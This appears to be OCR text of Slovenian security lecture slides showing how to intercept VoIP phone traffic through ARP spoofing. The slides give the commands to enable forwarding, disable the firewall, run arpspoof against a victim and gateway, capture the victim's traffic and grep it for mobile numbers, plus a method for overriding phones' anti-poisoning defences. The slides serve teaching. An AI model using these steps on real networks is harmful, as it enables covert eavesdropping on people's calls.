
Preusmerjanje in/ali prestrezanje prometa

ARP preusmerjanje

- Address Resolution Protocol (ARP) preusmerjanje (ARP spoofing, ARP flooding, ARP poisoning or ARP Poison Routing (APR)) je tehnika preusmerjanja ARP paketov v ethernet omrežjih.
- Napadalec svoj MAC naslov poveže z IP naslovom neke druge točke v omrežju, kar mu omogoča:
  - prestrezanje prometa
  - spreminjanje prometa
  - izvedbo DOS napada

ARP preusmerjanje
(MITM napad)





ARP preusmerjanje

- Poslušanje omrežja razkrije precej ARP paketkov...

```
> sudo tcpdump -i eth0 -n arp
11:51:08.068896 ARP, Request who-has 10.254.60.1 (c4:7a:81:00:c0:00) tell 10.254.60.27, length 46
11:51:25.685073 ARP, Request who-has 10.254.60.1 tell 10.254.60.45, length 46
11:52:07.346347 ARP, Request who-has 10.254.60.1 tell 10.254.60.12, length 28
11:52:07.346937 ARP, Reply 10.254.60.1 is-at 00:19:56:21:ef:80, length 46
11:52:08.478366 ARP, Request who-has 10.254.60.1 (b4:a4:81:00:c0:00) tell 10.254.60.28, length 46
11:52:16.568207 ARP, Request who-has 10.254.60.1 (13:6e:81:00:c0:00) tell 10.254.60.24, length 46
11:52:16.569510 ARP, Request who-has 10.254.60.1 (ba:ec:81:00:c0:00) tell 10.254.60.25, length 46
11:52:16.576901 ARP, Request who-has 10.254.60.1 tell 10.254.60.20, length 46
11:52:18.063650 ARP, Request who-has 10.254.60.1 tell 10.254.60.49, length 46
```

- ...kar je dober znak, da je morda mogoče izvesti ARP preusmerjanje.

ARP preusmerjanje

- Sedaj lahko izvedemo ARP preusmerjanje. Najprej na računalniku vključimo IP posredovanje in izključimo požarni zid:

```
> echo 1 > /proc/sys/net/ipv4/ip_forward
> ufw disable
```

- Nato zaženemo *arpspoof* (zaženemo in pustimo teči v svoji ukazni vrstici – primer za ARP preusmeritev IP naslova 10.254.60.43, 10.254.60.1 je prehod):

```
> sudo arpspoof -i eth0 -t 10.254.60.1 10.254.60.43
> sudo arpspoof -i eth0 -t 10.254.60.43 10.254.60.1
```

- Programa izpisujeta naslednja obvestila:

```
0:22:15:97:5:8c 0:19:56:21:ef:80 0806 42: arp reply 10.254.60.10 is-at 0:22:15:97:5:8c
0:22:15:97:5:8c 0:4:d:f5:9:6a 0806 42: arp reply 10.254.60.1 is-at 0:22:15:97:5:8c
```

Prestrezanje

- Sedaj v novi ukazni vrstici zaženemo TCPdump in pričnemo s prestrezanjem omrežnega prometa (prestrežene podatke shranjujemo tudi v datoteko telefonski_promet.pcap):


> sudo tcpdump -i eth0 -n -vv -w telefonski_promet.pcap host 10.254.60.43


- V naslednji ukazni vrstici pa lahko pregledujemo "čisto" vsebino prestreženih podatkov:

> tail -f telefonski_promet.pcap | strings

PS_FMuvsqOM@S
gwp@10.254.255.231
5711
AVAYA_I55 VOIPSW81_rel_0339
RTCP_STOP_CONNECTION
gwp@10.254.255.231
5711
AVAYA_I55 VOIPSW81_rel_0339
RTCP_STOP_CONNECTION

ARP preusmerjanje
prikaz na kabelskem omrežju





http://infosec.si/?p=236

Analiza prometa

Reševanje “težav”

- Težave s kodeki.
- Signalni protokol; Wireshark in UCsniff podpirajo:
  - SIP (Session Initiation Protocol)
  - SCCP (Skinny Call Control Protocol) oz. 'Skinny'.
  - Avaya telefoni uporabljajo H.323 signalni protokol, ki (še) ni (popolnoma) podprt v odprtokodnih orodjih.
- Uporaba mehanizmov za preprečevanje ARP zastrupljanja.


Reševanje “težav”

- Zaobid mehanizmov za preprečevanje ARP zastrupljanja - uporaba možnosti Unicast ARP Request Poisoning.
  - Običajno napravi pošljemo “zastrupljeni” unicast ARP paket in tako “popravimo” njegovo ARP tabelo.
  - Vendar a imajo nekateri telefoni (npr. Cisco Unified IP Phones, nekateri Avaya telefoni) varnostno nastavitev, ki takšno zastrupljanje onemogoča. Med vzpostavljanjem klica s pomočjo SCCP signalnega protokola, ko telefon ugotovi kdo je njegov RTP partner (ang. *peer*), temu partnerju pošlje ARP zahtevek ter tako nazaj popravi svojo ARP tabelo.
  - Rešitev: prestrežemo *StartMediaTransmission SCCP* paket in izvemo, da bo telefon poslal ARP zahtevek, zato ustvarimo lažen unicast ARP odgovor in telefon zasujemo s temi lažnimi paketki. Na ta način “preglasimo” pravi ARP odgovor.


Izpis prometnih podatkov

- Primer izpisa klicev na/iz mobilnih številk:

> strings telefonski_promet.pcap | grep '040\|041\|031'




Analiza in poslušanje SIP prometa




[Video]

Analiza H.323 prometa




Analiza H.323 prometa

- Komunikacija (RTP) poteka preko UDP, protokol je H323.



Protocol	% Packets	Packets	Bytes	Mbit/s	End Packets	End By
Frame	100,00 %	1360	260018	0,015	0	
